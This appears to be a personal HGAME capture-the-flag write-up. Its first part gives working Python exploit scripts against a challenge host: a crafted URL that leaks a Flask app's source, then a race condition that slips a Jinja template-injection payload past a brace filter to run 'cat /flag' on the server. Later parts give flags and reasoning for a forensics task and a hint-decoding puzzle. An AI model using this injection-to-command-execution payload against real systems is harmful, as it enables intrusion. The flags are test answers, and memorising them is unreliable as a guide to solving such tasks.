
Asked AI to put together a script to access app.py.
import requestsimport time
TARGET = "http://146.56.227.88:30781"FILE_PATH = "/admin/usr/local/apache2/app/app.py%3f"USER_AGENT = "L1nk/Chrome"
def exploit():    url = f"{TARGET}{FILE_PATH}"    headers = {        "User-Agent": USER_AGENT    }    try:        r = requests.get(url, headers=headers, timeout=10)        return r.text    except Exception as e:        print("Exploit error:", e)    return ""
if __name__ == '__main__':    print("开始尝试读取 app.py")    attempt_count = 0    while True:        attempt_count += 1        result = exploit()        if result:            print("成功读取 app.py 内容:")            print(result)            break        time.sleep(0.1)

'''from flask import Flask, request, render_template, render_template_string, redirectimport osimport templates
app = Flask(__name__)pwd = os.path.dirname(__file__)show_msg = templates.show_msg
def readmsg():    filename = pwd + "/tmp/message.txt"    if os.path.exists(filename):        f = open(filename, 'r')        message = f.read()        f.close()        return message    else:        return 'No message now.'
@app.route('/index', methods=['GET'])def index():    status = request.args.get('status')    if status is None:        status = ''    return render_template("index.html", status=status)
@app.route('/send', methods=['POST'])def write_message():    filename = pwd + "/tmp/message.txt"    message = request.form['message']    f = open(filename, 'w')    f.write(message)    f.close()    return redirect('index?status=Send successfully!!')
@app.route('/read', methods=['GET'])def read_message():    if "{" not in readmsg():        show = show_msg.replace("{{message}}", readmsg())        return render_template_string(show)    return 'waf!!'
if __name__ == '__main__':    app.run(host = '0.0.0.0', port = 5000)'''
exp
import requestsimport timeimport threading
TARGET = "http://146.56.227.88:30781/app"PAYLOAD = "{{ config.__class__.__init__.__globals__['os'].popen('cat /flag').read() }}"
session = requests.Session()
def send_message(message):    try:        return session.post(f"{TARGET}/send", data={"message": message}, timeout=10).status_code    except Exception as e:        print("Error:", e)    return None
def trigger_read():    try:        return session.get(f"{TARGET}/read", timeout=10).text    except Exception as e:        print("Error triggering read:", e)    return ""
def attempt():    send_message("114514")    threading.Timer(0.01, send_message, args=(PAYLOAD,)).start()    time.sleep(0.001)    return trigger_read()
if __name__ == '__main__':    attempt_count = 0    while True:        attempt_count += 1        result = attempt()        if "hgame" in result:            print("成功读取 flag 内容:")            print(result)            break        if attempt_count % 10 == 0:            print(f"尝试次数:{attempt_count}, 最近返回内容:{result}")        time.sleep(0.1)# There is some randomness involved; this really is just hammering away at it
hgame{y0u_fInd_the-K3Y_To-RrR@cE-0UuUUt2ce20df}
Week 2
1.Computer cleaner plus
Xiaoming discovered the same problem on another virtual machine. He followed your steps to clean up his computer, but after a while found that a hacker was still controlling it. Please help him investigate the cause again.
The flag is: hgame{可执行恶意文件名称} (malicious executable filename, without the extension).

hgame{B4ck_D0_oR}
2.Invest in hints
No sacrifice, no gain.
Q&A:
- ‘Which hint does “Hint #x” refer to here? (Replace x with your favorite nonnegative integer.)’ — That’s for you to discover.
- ‘Could there be an intermediate state with a negative return?’ — No sacrifice, no gain. But we guarantee that the return from solving the challenge is nonnegative. Solving this challenge does not require brute-force enumeration. Please ensure that you do not use brute-force enumeration while solving it. This challenge has no first-blood bonuses. Any automatically calculated blood bonuses will be deducted by the staff.
Each Hint contains the following positions in the order of the original string (the units digit represents the first character of the original string).
Hint 51: 00001100101001111010000000010010001110100000000000000000001101111000100Hint 52: 01101000111011000000000101000100001001101100000000010010001110011000000Hint 53: 10100100000001011000110001001101000010001101011101010110001000000000000Hint 54: 00001010000010010000100110000100000010000100101100111000001011100000111Hint 55: 01110010100100100000000000000000011010110011000001111000101100000001000Hint 56: 01110100001001000010010111101111011101001000100010011001000010011100000Hint 57: 10000101010000000011000001100101001010110100000110110010001000100011000Hint 58: 00000111101000001001000001100100100000110000110000101000001101110100000Hint 59: 01001101001001000000001001001110100000000000001011000100010000101010101Hint 60: 10010010100110011011100010011001100100100001110010010101001000100001111Hint 61: 01001000100011000001000000000011010001110001000000101100001000100010100Hint 62: 00101000010000111000101110000010001000000001000111100010001101001001101Hint 63: 01000010111010000000010100001010001011000100100010000000000000001000000Hint 64: 01110110110011000000010000011000000010000000000000111000000010000010001Hint 65: 01100000000011000110000000010001000000000011001100000110010001011010000Hint 66: 01110011001000101001100001011000011010000001100010100000011010000001000Hint 67: 00111011000011000000100100101000100100101000010001100111001000100001000Hint 68: 01000110010101011100110101110010001111100011010000000101010100000010010Hint 69: 11111010111000110100010000000010001101111010011010001100000011000001001Hint 70: 00000010110101100100100011001011011001100000100010011111000011000001101Hint 71: 00001100001110101000010111001100011100100010011100001010000000001000010Hint 72: 01100000000011001001011100000101000110111000101100010101111000001010100Hint 73: 00001000001010010000001101010110110000110111011011100101011110010110000Hint 74: 01010010100000000111011110001000010110100001000111001101010100000010000Hint 75: 11010000011000010100001010000111011010100001111010100100100000111110110Bought hint 5 on a whim.
01110010100100100000000000000000011010110011000001111000101100000001000
mMk3ACi7SCWyAq3C5wda42
I spent ages staring at this sentence: Each Hint contains the following positions in the order of the original string (the units digit represents the first character of the original string).
Noticed that the number of characters in a hint equals the number of 1s, so I guessed they corresponded one to one.
Finally, since the fourth character of hgame is m, and the fourth bit of the reversed binary string is 1, it should be straightforward in theory.
Then I worked out that, with hint 5 already available, I only needed to buy hints 6, 7, 10, 19, and 23.
My scratch paper is shown below.

hgame{Aug5YMkf3o99ACi7Lr0gQSCKaWy2Azq3ti691DhNlCbxu8rR2mCAD5LEwLdmHa42}